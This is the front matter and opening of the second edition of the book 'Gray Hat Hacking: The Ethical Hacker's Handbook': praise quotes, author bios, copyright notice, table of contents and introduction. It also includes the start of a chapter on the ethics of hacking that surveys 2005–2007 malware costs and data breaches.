VISIT…

"A fantastic book for anyone looking to learn the tools and techniques needed to break in and stay in."—Bruce Potter, Founder, The Shmoo Group

Second Edition

GRAY HAT HACKING

The Ethical Hacker's Handbook

Shon Harris
Allen Harper
Chris Eagle
Jonathan Ness

Praise for *Gray Hat Hacking: The Ethical Hacker's Handbook, Second Edition*

"*Gray Hat Hacking, Second Edition* takes a very practical and applied approach to learning how to attack computer systems. The authors are past Black Hat speakers, trainers, and DEF CON CtF winners who know what they are talking about."

—Jeff Moss
Founder and Director of Black Hat

"The second edition of *Gray Hat Hacking* moves well beyond current 'intro to hacking' books and presents a well thought-out technical analysis of ethical hacking. Although the book is written so that even the uninitiated can follow it well, it really succeeds by treating every topic in depth; offering insights and several realistic examples to reinforce each concept. The tools and vulnerability classes discussed are very current and can be used to template assessments of operational networks."

—Ronald C. Dodge Jr., Ph.D.
Associate Dean, Information and Education Technology, United States Military Academy

"An excellent introduction to the world of vulnerability discovery and exploits. The tools and techniques covered provide a solid foundation for aspiring information security researchers, and the coverage of popular tools such as the Metasploit Framework gives readers the information they need to effectively use these free tools."

—Tony Bradley
CISSP, Microsoft MVP, About.com Guide for Internet/Network Security, http://netsecurity.about.com

"*Gray Hat Hacking, Second Edition* provides broad coverage of what attacking systems is all about. Written by experts who have made a complicated problem understandable by even the novice, *Gray Hat Hacking, Second Edition* is a fantastic book for anyone looking to learn the tools and techniques needed to break in and stay in."

—Bruce Potter
Founder, The Shmoo Group

"As a security professional and lecturer, I get asked a lot about where to start in the security business, and I point them to *Gray Hat Hacking*. Even for seasoned professionals who are well versed in one area, such as pen testing, but who are interested in another, like reverse engineering, I still point them to this book. The fact that a second edition is coming out is even better, as it is still very up to date. Very highly recommended."

—Simple Nomad
Hacker

ABOUT THE AUTHORS

Shon Harris, MCSE, CISSP, is the president of Logical Security, an educator and security consultant. She is a former engineer of the U.S. Air Force Information Warfare unit and has published several books and articles on different disciplines within information security. Shon was also recognized as one of the top 25 women in information security by *Information Security Magazine.*

Allen Harper, CISSP, is the president and owner of n2netSecurity, Inc. in North Carolina. He retired from the Marine Corps after 20 years. Additionally, he has served as a security analyst for the U.S. Department of the Treasury, Internal Revenue Service, Computer Security Incident Response Center (IRS CSIRC). He speaks and teaches at conferences such as Black Hat.

Chris Eagle is the associate chairman of the Computer Science Department at the Naval Postgraduate School (NPS) in Monterey, California. A computer engineer/scientist for 22 years, his research interests include computer network attack and defense, computer forensics, and reverse/anti-reverse engineering. He can often be found teaching at Black Hat or playing capture the flag at Defcon.

Jonathan Ness, CHFI, is a lead software security engineer at Microsoft. He and his coworkers ensure that Microsoft's security updates comprehensively address reported vulnerabilities. He also leads the technical response of Microsoft's incident response process that is engaged to address publicly disclosed vulnerabilities and exploits targeting Microsoft software. He serves one weekend each month as a security engineer in a reserve military unit.
Disclaimer: The views expressed in this book are those of the author and not of the U.S. government or the Microsoft Corporation.

About the Technical Editor

Michael Baucom is a software engineer working primarily in the embedded software area. The majority of the last ten years he has been writing system software and tools for networking equipment; however, his recent interests are with information security and more specifically securing software. He co-taught Exploiting 101 at Black Hat in 2006. For fun, he has enjoyed participating in capture the flag at Defcon for the last two years.

Gray Hat Hacking

The Ethical Hacker's Handbook

Second Edition

Shon Harris, Allen Harper, Chris Eagle,
and Jonathan Ness

New York • Chicago • San Francisco • Lisbon
London • Madrid • Mexico City • Milan • New Delhi
San Juan • Seoul • Singapore • Sydney • Toronto

The McGraw-Hill Companies

Copyright © 2008 by The McGraw-Hill Companies. All rights reserved.Manufactured in the United States of America. Except as permitted under the United States Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher.

0-07-159553-8

The material in this eBook also appears in the print version of this title: 0-07-149568-1.

All trademarks are trademarks of their respective owners. Rather than put a trademark symbol after every occurrence of a trademarked name, we use names in an editorial fashion only, and to the benefit of the trademark owner, with no intention of infringement of the trademark. Where such designations appear in this book, they have been printed with initial caps.

McGraw-Hill eBooks are available at special quantity discounts to use as premiums and sales promotions, or for use in corporate training programs. For more information, please contact George Hoare, Special Sales, at george_hoare@mcgraw-hill.com or (212) 904-4069.

TERMS OF USE

This is a copyrighted work and The McGraw-Hill Companies, Inc. (“McGraw-Hill”) and its licensors reserve all rights in and to the work. Use of this work is subject to these terms. Except as permitted under the Copyright Act of 1976 and the right to store and retrieve one copy of the work, you may not decompile, disassemble, reverse engineer, reproduce, modify, create derivative works based upon, transmit, distribute, disseminate, sell, publish or sublicense the work or any part of it without McGraw-Hill’s prior consent. You may use the work for your own noncommercial and personal use; any other use of the work is strictly prohibited. Your right to use the work may be terminated if you fail to comply with these terms.

THE WORK IS PROVIDED “AS IS.” McGRAW-HILL AND ITS LICENSORS MAKE NO GUARANTEES OR WARRANTIES AS TO THE ACCURACY, ADEQUACY OR COMPLETENESS OF OR RESULTS TO BE OBTAINED FROM USING THE WORK, INCLUDING ANY INFORMATION THAT CAN BE ACCESSED THROUGH THE WORK VIA HYPERLINK OR OTHERWISE, AND EXPRESSLY DISCLAIM ANY WARRANTY, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE. McGraw-Hill and its licensors do not warrant or guarantee that the functions contained in the work will meet your requirements or that its operation will be uninterrupted or error free. Neither McGraw-Hill nor its licensors shall be liable to you or anyone else for any inaccuracy, error or omission, regardless of cause, in the work or for any damages resulting therefrom. McGraw-Hill has no responsibility for the content of any information accessed through the work. Under no circumstances shall McGraw-Hill and/or its licensors be liable for any indirect, incidental, special, punitive, consequential or similar damages that result from the use of or inability to use the work, even if any of them has been advised of the possibility of such damages. This limitation of liability shall apply to any claim or cause whatsoever whether such claim or cause arises in contract, tort or otherwise.

DOI: 10.1036/0071495681

Professional

Want to learn more?

We hope you enjoy this McGraw-Hill eBook! If you'd like more information about this book, its author, or related books and websites, please click here.

To my loving and supporting husband, David Harris,
who has continual patience with me as I take
on all of these crazy projects! —*Shon Harris*

To the service members forward deployed around the world.
Thank you for your sacrifice. —*Allen Harper*

To my wife, Kristen, for all of the support she has given me
through this and my many other endeavors! —*Chris Eagle*

To Jessica, the most amazing and beautiful person
I know. —*Jonathan Ness*

This page intentionally left blank

CONTENTS AT A GLANCE

Part I Introduction to Ethical Disclosure 1

Chapter 1 Ethics of Ethical Hacking 3

Chapter 2 Ethical Hacking and the Legal System 17

Chapter 3 Proper and Ethical Disclosure 41

Part II Penetration Testing and Tools 73

Chapter 4 Using Metasploit 75

Chapter 5 Using the BackTrack LiveCD Linux Distribution 101

Part III Exploits 101 119

Chapter 6 Programming Survival Skills 121

Chapter 7 Basic Linux Exploits 147

Chapter 8 Advanced Linux Exploits 169

Chapter 9 Shellcode Strategies 195

Chapter 10 Writing Linux Shellcode 211

Chapter 11 Basic Windows Exploits 243

Part IV Vulnerability Analysis 275

Chapter 12 Passive Analysis 277

Chapter 13 Advanced Static Analysis with IDA Pro 309

Chapter 14 Advanced Reverse Engineering 335

Chapter 15 Client-Side Browser Exploits 359

Chapter 16 Exploiting Windows Access Control Model for Local Elevation of Privilege 387

Chapter 17 Intelligent Fuzzing with Sulley 441

Chapter 18 From Vulnerability to Exploit 459

Chapter 19 Closing the Holes: Mitigation 481

Part V Malware Analysis 497
Chapter 20 Collecting Malware and Initial Analysis 499
Chapter 21 Hacking Malware 521

Index 537

For more information about this title, click here

CONTENTS

Preface xix
Acknowledgments xxi
Introduction xxiii

Part I Introduction to Ethical Disclosure 1

Chapter 1 Ethics of Ethical Hacking 3

How Does This Stuff Relate to an Ethical Hacking Book? 10
The Controversy of Hacking Books and Classes 11
The Dual Nature of Tools 12
Recognizing Trouble When It Happens 13
Emulating the Attack 14
Security Does Not Like Complexity 15

Chapter 2 Ethical Hacking and the Legal System 17

Addressing Individual Laws 19
18 USC Section 1029: The Access Device Statute 19
18 USC Section 1030 of The Computer Fraud and Abuse Act 23
State Law Alternatives 30
18 USC Sections 2510, et. Seq. and 2701 32
Digital Millennium Copyright Act (DMCA) 36
Cyber Security Enhancement Act of 2002 39

Chapter 3 Proper and Ethical Disclosure 41

You Were Vulnerable for How Long? 45
Different Teams and Points of View 47
How Did We Get Here? 49
CERT's Current Process 50
Full Disclosure Policy (RainForest Puppy Policy) 52
Organization for Internet Safety (OIS) 54
Discovery 55
Notification 55
Validation 57
Resolution 60
Release 62
Conflicts Will Still Exist 62

Case Studies 62
Pros and Cons of Proper Disclosure Processes 63
iDefense 67
Zero Day Initiative 68
Vendors Paying More Attention 69
So What Should We Do from Here on Out? 70

Part II Penetration Testing and Tools 73

Chapter 4 Using Metasploit 75

Metasploit: The Big Picture 75
Getting Metasploit 75
Using the Metasploit Console to Launch Exploits 76
Exploiting Client-Side Vulnerabilities with Metasploit 83
Using the Meterpreter 87
Using Metasploit as a Man-in-the-Middle Password Stealer 91
Weakness in the NTLM Protocol 92
Configuring Metasploit as a Malicious SMB Server 92
Brute-Force Password Retrieval with the LM Hashes + Challenge 94
Building Your Own Rainbow Tables 96
Downloading Rainbow Tables 97
Purchasing Rainbow Tables 97
Cracking Hashes with Rainbow Tables 97
Using Metasploit to Auto-Attack 98
Inside Metasploit Modules 98

Chapter 5 Using the BackTrack LiveCD Linux Distribution 101

BackTrack: The Big Picture 101
Creating the BackTrack CD 102
Booting BackTrack 103
Exploring the BackTrack X-Windows Environment 104
Writing BackTrack to Your USB Memory Stick 105
Saving Your BackTrack Configurations 105
Creating a Directory-Based or File-Based Module with dir2lzm 106
Creating a Module from a SLAX Prebuilt Module with mo2lzm 106
Creating a Module from an Entire Session of Changes Using dir2lzm 108
Automating the Change Preservation from One Session to the Next 109

Creating a New Base Module with
All the Desired Directory Contents 110
Cheat Codes and Selectively Loading Modules 112
Metasploit db_autopwn 114
Tools 118

Part III Exploits 101 119

Chapter 6 Programming Survival Skills 121

C Programming Language 121
Basic C Language Constructs 122
Sample Program 126
Compiling with gcc 127
Computer Memory 128
Random Access Memory (RAM) 128
Endian 128
Segmentation of Memory 129
Programs in Memory 129
Buffers 130
Strings in Memory 130
Pointers 130
Putting the Pieces of Memory Together 131
Intel Processors 132
Registers 132
Assembly Language Basics 133
Machine vs. Assembly vs. C 133
AT&T vs. NASM 133
Addressing Modes 135
Assembly File Structure 136
Assembling 137
Debugging with gdb 137
gdb Basics 137
Disassembly with gdb 139
Python Survival Skills 139
Getting Python 140
Hello World in Python 140
Python Objects 140
Strings 141
Numbers 142
Lists 143
Dictionaries 144
Files with Python 144
Sockets with Python 146

Chapter 7 Basic Linux Exploits 147
Stack Operations 148
Function Calling Procedure 148
Buffer Overflows 149
Overflow of meet.c 150
Ramifications of Buffer Overflows 153
Local Buffer Overflow Exploits 154
Components of the Exploit 155
Exploiting Stack Overflows by Command Line 157
Exploiting Stack Overflows with Generic Exploit Code 158
Exploiting Small Buffers 160
Exploit Development Process 162
Real-World Example 163
Determine the Offset(s) 163
Determine the Attack Vector 166
Build the Exploit Sandwich 167
Test the Exploit 168

Chapter 8 Advanced Linux Exploits 169
Format String Exploits 169
The Problem 170
Reading from Arbitrary Memory 173
Writing to Arbitrary Memory 175
Taking .dtors to root 177
Heap Overflow Exploits 180
Example Heap Overflow 181
Implications 182
Memory Protection Schemes 182
Compiler Improvements 183
Kernel Patches and Scripts 183
Return to libc Exploits 185
Bottom Line 192

Chapter 9 Shellcode Strategies 195
User Space Shellcode 196
System Calls 196
Basic Shellcode 197
Port Binding Shellcode 197
Reverse Shellcode 199
Find Socket Shellcode 200
Command Execution Code 201
File Transfer Code 202
Multistage Shellcode 202
System Call Proxy Shellcode 202
Process Injection Shellcode 203

Other Shellcode Considerations 204
Shellcode Encoding 204
Self-Corrupting Shellcode 205
Disassembling Shellcode 206
Kernel Space Shellcode 208
Kernel Space Considerations 208

Chapter 10 Writing Linux Shellcode 211

Basic Linux Shellcode 211
System Calls 212
Exit System Call 214
setreuid System Call 216
Shell-Spawning Shellcode with execve 217
Implementing Port-Binding Shellcode 220
Linux Socket Programming 220
Assembly Program to Establish a Socket 223
Test the Shellcode 226
Implementing Reverse Connecting Shellcode 228
Reverse Connecting C Program 228
Reverse Connecting Assembly Program 230
Encoding Shellcode 232
Simple XOR Encoding 232
Structure of Encoded Shellcode 232
JMP/CALL XOR Decoder Example 233
FNSTENV XOR Example 234
Putting It All Together 236
Automating Shellcode Generation with Metasploit 238
Generating Shellcode with Metasploit 238
Encoding Shellcode with Metasploit 240

Chapter 11 Basic Windows Exploits 243

Compiling and Debugging Windows Programs 243
Compiling on Windows 243
Debugging on Windows with Windows Console Debuggers 245
Debugging on Windows with OllyDbg 254
Windows Exploits 258
Building a Basic Windows Exploit 258
Real-World Windows Exploit Example 266

Part IV Vulnerability Analysis 275

Chapter 12 Passive Analysis 277

Ethical Reverse Engineering 277
Why Reverse Engineering? 278
Reverse Engineering Considerations 279

Source Code Analysis 279
Source Code Auditing Tools 280
The Utility of Source Code Auditing Tools 282
Manual Source Code Auditing 283
Binary Analysis 289
Manual Auditing of Binary Code 289
Automated Binary Analysis Tools 304

Chapter 13 Advanced Static Analysis with IDA Pro 309

Static Analysis Challenges 309
Stripped Binaries 310
Statically Linked Programs and FLAIR 312
Data Structure Analysis 318
Quirks of Compiled C++ Code 323
Extending IDA 325
Scripting with IDC 326
IDA Pro Plug-In Modules and the IDA SDK 329
IDA Pro Loaders and Processor Modules 332

Chapter 14 Advanced Reverse Engineering 335

Why Try to Break Software? 336
The Software Development Process 336
Instrumentation Tools 337
Debuggers 338
Code Coverage Tools 340
Profiling Tools 341
Flow Analysis Tools 342
Memory Monitoring Tools 343
Fuzzing 348
Instrumented Fuzzing Tools and Techniques 349
A Simple URL Fuzzer 349
Fuzzing Unknown Protocols 352
SPIKE 353
SPIKE Proxy 357
Sharefuzz 357

Chapter 15 Client-Side Browser Exploits 359

Why Client-Side Vulnerabilities Are Interesting 359
Client-Side Vulnerabilities Bypass Firewall Protections 359
Client-Side Applications Are Often Running with Administrative Privileges 360
Client-Side Vulnerabilities Can Easily Target Specific People or Organizations 360

Internet Explorer Security Concepts 361
ActiveX Controls 361
Internet Explorer Security Zones 362
History of Client-Side Exploits and Latest Trends 363
Client-Side Vulnerabilities Rise to Prominence 363
Notable Vulnerabilities in the History of Client-Side Attacks 364
Finding New Browser-Based Vulnerabilities 369
MangleMe 370
AxEnum 372
AxFuzz 377
AxMan 378
Heap Spray to Exploit 383
InternetExploiter 384
Protecting Yourself from Client-Side Exploits 385
Keep Up-to-Date on Security Patches 385
Stay Informed 385
Run Internet-Facing Applications with Reduced Privileges 385

Chapter 16 Exploiting Windows Access Control Model for Local Elevation of Privilege **387**

Why Access Control Is Interesting to a Hacker 387
Most People Don't Understand Access Control 387
Vulnerabilities You Find Are Easy to Exploit 388
You'll Find Tons of Security Vulnerabilities 388
How Windows Access Control Works 388
Security Identifier (SID) 389
Access Token 390
Security Descriptor (SD) 394
The Access Check 397
Tools for Analyzing Access Control Configurations 400
Dumping the Process Token 401
Dumping the Security Descriptor 403
Special SIDs, Special Access, and "Access Denied" 406
Special SIDs 406
Special Access 408
Investigating "Access Denied" 409
Analyzing Access Control for Elevation of Privilege 417
Attack Patterns for Each Interesting Object Type 418
Attacking Services 418
Attacking Weak DACLs in the Windows Registry 424
Attacking Weak Directory DACLs 428
Attacking Weak File DACLs 433

What Other Object Types Are out There? 437
Enumerating Shared Memory Sections 437
Enumerating Processes 439
Enumerating Other Named Kernel Objects (Semaphores, Mutexes, Events, Devices) 439

Chapter 17 Intelligent Fuzzing with Sulley 441

Protocol Analysis 441
Sulley Fuzzing Framework 443
Installing Sulley 443
Powerful Fuzzer 443
Blocks 446
Sessions 449
Monitoring the Process for Faults 450
Monitoring the Network Traffic 451
Controlling VMware 452
Putting It All Together 452
Postmortem Analysis of Crashes 454
Analysis of Network Traffic 456
Way Ahead 456

Chapter 18 From Vulnerability to Exploit 459

Exploitability 460
Debugging for Exploitation 460
Understanding the Problem 466
Preconditions and Postconditions 466
Repeatability 467
Payload Construction Considerations 475
Payload Protocol Elements 476
Buffer Orientation Problems 476
Self-Destructive Shellcode 477
Documenting the Problem 478
Background Information 478
Circumstances 478
Research Results 479

Chapter 19 Closing the Holes: Mitigation 481

Mitigation Alternatives 481
Port Knocking 482
Migration 482
Patching 484
Source Code Patching Considerations 484
Binary Patching Considerations 486
Binary Mutation 490
Third-Party Patching Initiatives 495

Part V Malware Analysis 497

Chapter 20 Collecting Malware and Initial Analysis 499

Malware 499
Types of Malware 499
Malware Defensive Techniques 500
Latest Trends in Honeynet Technology 501
Honeypots 501
Honeynets 501
Why Honeypots Are Used 502
Limitations 502
Low-Interaction Honeypots 503
High-Interaction Honeypots 503
Types of Honeynets 504
Thwarting VMware Detection Technologies 506
Catching Malware: Setting the Trap 508
VMware Host Setup 508
VMware Guest Setup 508
Using Nepenthes to Catch a Fly 508
Initial Analysis of Malware 510
Static Analysis 510
Live Analysis 512
Norman Sandbox Technology 518
What Have We Discovered? 520

Chapter 21 Hacking Malware 521

Trends in Malware 521
Embedded Components 522
Use of Encryption 522
User Space Hiding Techniques 522
Use of Rootkit Technology 523
Persistence Measures 523
Peeling Back the Onion—De-obfuscation 524
Packer Basics 524
Unpacking Binaries 525
Reverse Engineering Malware 533
Malware Setup Phase 533
Malware Operation Phase 534
Automated Malware Analysis 535

Index 537

This page intentionally left blank

PREFACE

This book has been developed by and for security professionals who are dedicated to working in an ethical and responsible manner to improve the overall security posture of individuals, corporations, and nations.

This page intentionally left blank

ACKNOWLEDGMENTS

Shon Harris would like to thank the other authors and the team members for their continued dedication to this project and continual contributions to the industry as a whole. She would also like to thank Scott David, partner at K&L Gates LLP, for reviewing and contributing to the legal topics of this book.

Allen Harper would like to thank his wonderful wife, Corann, and daughters, Haley and Madison, for their support and understanding through this second edition. You gave me the strength and the ability to achieve my goals. I am proud of you and love you each dearly.

Chris Eagle would like to thank all of his students and fellow members of the Sk3wl of r00t. They keep him motivated, on his toes, and most of all make all of this fun!

Jonathan Ness would like to thank Jessica, his amazing wife, for tolerating the long hours required for him to write this book (and hold his job and his second job and third "job" and the dozens of side projects). He would also like to thank his family, mentors, teachers, coworkers, pastors, and friends who have guided him along his way, contributing more to his success than they'll ever know.

This page intentionally left blank

INTRODUCTION

There is nothing so likely to produce peace as to be well prepared to meet the enemy.
—George Washington

He who has a thousand friends has not a friend to spare, and he who has one enemy will meet him everywhere.
—Ralph Waldo Emerson

Know your enemy and know yourself and you can fight a hundred battles without disaster.
—Sun Tzu

The goal of this book is to help produce more highly skilled security professionals who are dedicated to protecting against malicious hacking activity. It has been proven over and over again that it is important to understand one's enemies, including their tactics, skills, tools, and motivations. Corporations and nations have enemies that are very dedicated and talented. We must work together to understand the enemies' processes and procedures to ensure that we can properly thwart their destructive and malicious behavior.

The authors of this book want to provide the readers with something we believe the industry needs: a holistic review of ethical hacking that is responsible and truly ethical in its intentions and material. This is why we are starting this book with a clear definition of what ethical hacking is and is not—something society is very confused about.

We have updated the material from the first edition and have attempted to deliver the most comprehensive and up-to-date assembly of techniques and procedures. Six new chapters are presented and the other chapters have been updated.

In Part I of this book we lay down the groundwork of the necessary ethics and expectations of a gray hat hacker. This section:

- Clears up the confusion about white, black, and gray hat definitions and characteristics
- Reviews the slippery ethical issues that should be understood before carrying out any type of ethical hacking activities
- Surveys legal issues surrounding hacking and many other types of malicious activities
- Walks through proper vulnerability discovery processes and current models that provide direction

In Part II we introduce more advanced penetration methods and tools that no other books cover today. Many existing books cover the same old tools and methods that have

been rehashed numerous times, but we have chosen to go deeper into the advanced mechanisms that real gray hats use today. We discuss the following topics in this section:

- Automated penetration testing methods and advanced tools used to carry out these activities
- The latest tools used for penetration testing

In Part III we dive right into the underlying code and teach the reader how specific components of every operating system and application work, and how they can be exploited. We cover the following topics in this section:

- Program Coding 101 to introduce you to the concepts you will need to understand for the rest of the sections
- How to exploit stack operations and identify and write buffer overflows
- How to identify advanced Linux and Windows vulnerabilities and how they are exploited
- How to create different types of shellcode to develop your own proof-of-concept exploits and necessary software to test and identify vulnerabilities

In Part IV we go even deeper, by examining the most advanced topics in ethical hacking that many security professionals today do not understand. In this section we examine the following:

- Passive and active analysis tools and methods
- How to identify vulnerabilities in source code and binary files
- How to reverse-engineer software and disassemble the components
- Fuzzing and debugging techniques
- Mitigation steps of patching binary and source code

In Part V we added a new section on malware analysis. At some time or another, the ethical hacker will come across a piece of malware and may need to perform basic analysis. In this section, you will learn:

- Collection of your own malware specimen
- Analysis of malware to include a discussion of de-obfuscation techniques

If you are ready to take the next step to advance and deepen your understanding of ethical hacking, this is the book for you.

We're interested in your thoughts and comments. Please e-mail us at book@grayhathackingbook.com. Also, browse to www.grayhathackingbook.com for additional technical information and resources related to this book and ethical hacking.

PART I

Introduction to Ethical Disclosure

- **Chapter 1** Ethics of Ethical Hacking
- **Chapter 2** Ethical Hacking and the Legal System
- **Chapter 3** Proper and Ethical Disclosure

This page intentionally left blank

CHAPTER

Ethics of Ethical Hacking

- Role of ethical hacking in today's world
- How hacking tools are used by security professionals
- General steps of hackers and security professionals
- Ethical issues among white hat, black hat, and gray hat hackers

This book has not been compiled and written to be used as a tool by individuals who wish to carry out malicious and destructive activities. It is a tool for people who are interested in extending or perfecting their skills to defend against such attacks and damaging acts.

Let's go ahead and get the commonly asked questions out of the way and move on from there.

Was this book written to teach today's hackers how to cause damage in more effective ways?
Answer: No. Next question.

Then why in the world would you try to teach people how to cause destruction and mayhem?
Answer: You cannot properly protect yourself from threats you do not understand. The goal is to identify and prevent destruction and mayhem, not cause it.

I don't believe you. I think these books are only written for profits and royalties.
Answer: This book actually was written to teach security professionals what the bad guys already know and are doing. More royalties would be nice, so please buy two copies of this book.

Still not convinced? Why do militaries all over the world study their enemies' tactics, tools, strategies, technologies, and so forth? Because the more you know what your enemy is up to, the better idea you have as to what protection mechanisms you need to put into place to defend yourself.

Most countries' militaries carry out scenario-based fighting exercises in many different formats. For example, pilot units will split their team up into the "good guys" and the "bad guys." The bad guys use the tactics, techniques, and fighting methods of a specific type of enemy—Libya, Russia, United States, Germany, North Korea, and so on.

The goal of these exercises is to allow the pilots to understand enemy attack patterns, and to identify and be prepared for certain offensive actions so they can properly react in the correct defensive manner.

This may seem like a large leap for you, from pilots practicing for wartime to corporations trying to practice proper information security, but it is all about what the team is trying to protect and the risks involved.

Militaries are trying to protect their nation and its assets. Several governments around the world have come to understand that the same assets they have spent millions and billions of dollars to protect physically are now under different types of threats. The tanks, planes, and weaponry still have to be protected from being blown up, but they are all now run by and are dependent upon software. This software can be hacked into, compromised, or corrupted. Coordinates of where bombs are to be dropped can be changed. Individual military bases still need to be protected by surveillance and military police, which is physical security. Surveillance uses satellites and airplanes to watch for suspicious activities taking place from afar, and security police monitor the entry points in and out of the base. These types of controls are limited in monitoring *all* of the physical entry points into a military base. Because the base is so dependent upon technology and software—as every organization is today—and there are now so many communication channels present (Internet, extranets, wireless, leased lines, shared WAN lines, and so on), there has to be a different type of "security police" that covers and monitors these technical entry points in and out of the bases.

So your corporation does not hold top security information about the tactical military troop movement through Afghanistan, you don't have the speculative coordinates of the location of bin Laden, and you are not protecting the launch codes of nuclear bombs—does that mean you do not need to have the same concerns and countermeasures? Nope. The military needs to protect its assets and you need to protect yours.

The example of protecting military bases may seem extreme, but let's look at many of the extreme things that companies and individuals have had to experience because of poorly practiced information security.

Figure 1-1, from *Computer Economics, 2006*, shows the estimated cost to corporations and organizations around the world to survive and "clean up" during the aftermath of some of the worst malware incidents to date. From 2005 and forward, overall losses due to malware attacks declined. This reduction is a continuous pattern year after year. Several factors are believed to have caused this decline, depending upon whom you talk to. These factors include a combination of increased hardening of the network infrastructure and an improvement in antivirus and anti-malware technology. Another theory regarding this reduction is that attacks have become less generalized in nature, more specifically targeted. The attackers seem to be pursuing a more financially rewarding strategy, such as stealing financial and credit card information. The less-generalized attacks are still taking place, but at a decreasing rate. While the less-generalized attacks can still cause damage, they are mainly just irritating, time-consuming, and require a lot of work-hours from the operational staff to carry out recovery and cleanup activities. The more targeted attacks will not necessarily continue to keep the operational staff carrying out such busy work, but the damage of these attacks is commonly much more devastating to the company overall.

Figure 1-1
Estimates of malware financial impacts

Financial impact of virus attacks 1995–2005

	Worldwide impact (US $)
2005	$14.2 Billion
2004	17.5 Billion
2003	13.0 Billion
2002	11.1 Billion
2001	13.2 Billion
2000	17.1 Billion
1999	13.0 Billion
1998	6.1 Billion
1997	3.3 Billion
1996	1.8 Billion
1995	500 Million

Source: Computer Economics, 2006

The "Symantec Internet Security Threat Report" (published in September 2006) confirmed the increase of the targeted and profit-driven attacks by saying that attacks on financial targets had increased by approximately 350 percent in the first half of 2006 over the preceding six-month period. Attacks on the home user declined by approximately 7 percent in that same period.

The hacker community is changing. Over the last two to three years, hackers' motivation has changed from just the thrill of figuring out how to exploit vulnerabilities to figuring out how to make revenue from their actions and getting paid for their skills. Hackers who were out to "have fun" without any real targeted victims in mind have been largely replaced by people who are serious about reaping financial benefits from their activities. The attacks are not only getting more specific, but also increasing in sophistication. This is why many people believe that the spread of malware has declined over time—malware that sends a "shotgun blast" of software to as many systems as it can brings no financial benefit to the bad guys compared with malware that zeros-in on a victim for a more strategic attack.

The year 2006 has been called the "Year of the Rootkit" because of the growing use of rootkits, which allow hackers to attack specific targets without much risk of being identified. Much antivirus and anti-malware cannot detect rootkits (specific tools are used to detect rootkits), so while the vendors say that they have malware more under control, it is rather that the hackers are changing their ways of doing business.

NOTE Chapter 6 goes in-depth into rootkits and how they work.

Although malware use has decreased, it is still the main culprit that costs companies the most money. An interesting thing about malware is that many people seem to put it in a category different from hacking and intrusions. The fact is, malware has evolved to

Table 1-1 Downtime Losses (Source: Alinean)

Business Application	Estimated Outage Cost per Minute
Supply chain management	$11,000
E-commerce	$10,000
Customer service	$3,700
ATM/POS/EFT	$3,500
Financial management	$1,500
Human capital management	$1,000
Messaging	$1,000
Infrastructure	$700

become one of the most sophisticated and automated forms of hacking. The attacker only has to put in some upfront effort developing the software, and then it is free to do damage over and over again with no more effort from the attacker. The commands and logic within the malware are the same components that many attackers carry out manually.

The company Alinean has put together some cost estimates, per minute, for different organizations if their operations are interrupted. Even if an attack or compromise is not totally successful for the attacker (he does not obtain the asset he is going for), this in no way means that the company is unharmed. Many times attacks and intrusions cause a nuisance, and they can negatively affect production and the operations of departments, which always correlates with costing the company money in direct or indirect ways. These costs are shown in Table 1-1.

A conservative estimate from Gartner (a leading research and advisory company) pegs the average hourly cost of downtime for computer networks at $42,000. A company that suffers from worse than average downtime of 175 hours a year can lose more than $7 million per year. Even when attacks are not newsworthy enough to be reported on TV or talked about in security industry circles, they still negatively affect companies' bottom lines all the time. Companies can lose annual revenue and experience increased costs and expenses due to network downtime, which translates into millions of dollars lost in productivity and revenue.

Here are a few more examples and trends of the security compromises that are taking place today:

- Both Ameritrade and E-Trade Financial, two of the top five online brokerage services, confirmed that millions of dollars had been lost to (or stolen by) hacker attacks on their systems in the third quarter of 2006. Investigations by the SEC, FBI, and Secret Service have been initiated as a result.
- Apple computers, which had been relatively untargeted by hackers due to their smaller market share, are becoming the focus of more attacks. Identified vulnerabilities in the MAC OS X increased by almost 400 percent from 2004 to 2006, but still make up only a small percentage of the total of known vulnerabilities. In another product line, Apple reported that some of their iPods shipped in late 2006 were infected with the RavMonE.exe virus. The virus was

thought to have been introduced into the production line through another company that builds the iPods for Apple.

- In December 2006, a 26-year-old Romanian man was indicted by U.S. courts on nine counts of computer intrusion and one count of conspiracy regarding breaking into more than 150 U.S. government computer systems at the Jet Propulsion Labs, the Goddard Space Flight Center, Sandia National Laboratories, and the U.S. Naval Observatory. The intrusion cost the U.S. government nearly $150 million in damages. The accused faces up to 54 years in prison if convicted on all counts.
- In Symantec's "Internet Security Threat Report, Volume X," released September 2006, they reported the detection of over 150,000 new, unique phishing messages over a six-month period from January 2006 through June 2006, up 81 percent over the same reporting period from the previous year. Symantec detected an average of 6,110 denial-of-service (DoS) attacks per day, the United States being the most prevalent target of attacks (54 percent), and the most prolific source of attacks (37 percent) worldwide. Networks in China, and specifically Beijing, are identified as being the most bot-infected and compromised on the planet.
- On September 25, 2007, hackers posted names, credit card numbers, as well as Card Verification Value (CVV) Codes and addresses of eBay customers on a forum that was specifically created for fraud prevention by the auction site. The information was available for more than an hour to anyone that visited the forum before it was taken down.
- A security breach at Pfizer on September 4, 2007, may have publicly exposed the names, social security numbers, addresses, dates of birth, phone numbers, credit card information, signatures, bank account numbers, and other personal information of 34,000 employees. The breach occurred in 2006 but was not noticed by the company until July 10, 2007.
- On August 23, 2007, the names, addresses, and phone numbers of around 1.6 million job seekers were stolen from Monster.com.
- On February 8, 2007, Consumeraffairs.com reported that identity theft had topped the Federal Trade Commission's (FTC's) complaint list for the seventh year in a row. Identity theft complaints accounted for 36 percent of the 674,354 complaints that were received by the FTC in the period between January 1, 2006, and December 31, 2006.
- Privacyrights.org has reported that the total number of records containing sensitive information that have been involved in security breaches from January 10, 2005, to September 28, 2007 numbers 166,844,653.
- Clay High School in Oregon, Ohio, reported on January 25, 2007, that staff and student information had been obtained through a security breach by a former student. The data had been copied to an iPod and included names, social security numbers, birth dates, phone numbers, and addresses.

- The theft of a portable hard drive from an employee of the U. S. Department of Veteran's Affairs, VA Medical Center in Birmingham, Alabama, resulted in the potential exposure of nearly a million VA patients' data, as well as more than $20 million being spent in response to the data breach.
- In April 2007, a woman in Nebraska was able to use TurboTax online to access not only her previous tax returns, but the returns for other TurboTax customers in different parts of the country. This information contained things like social security numbers, personal information, bank account numbers, and routing digits that would have been provided when e-filing.
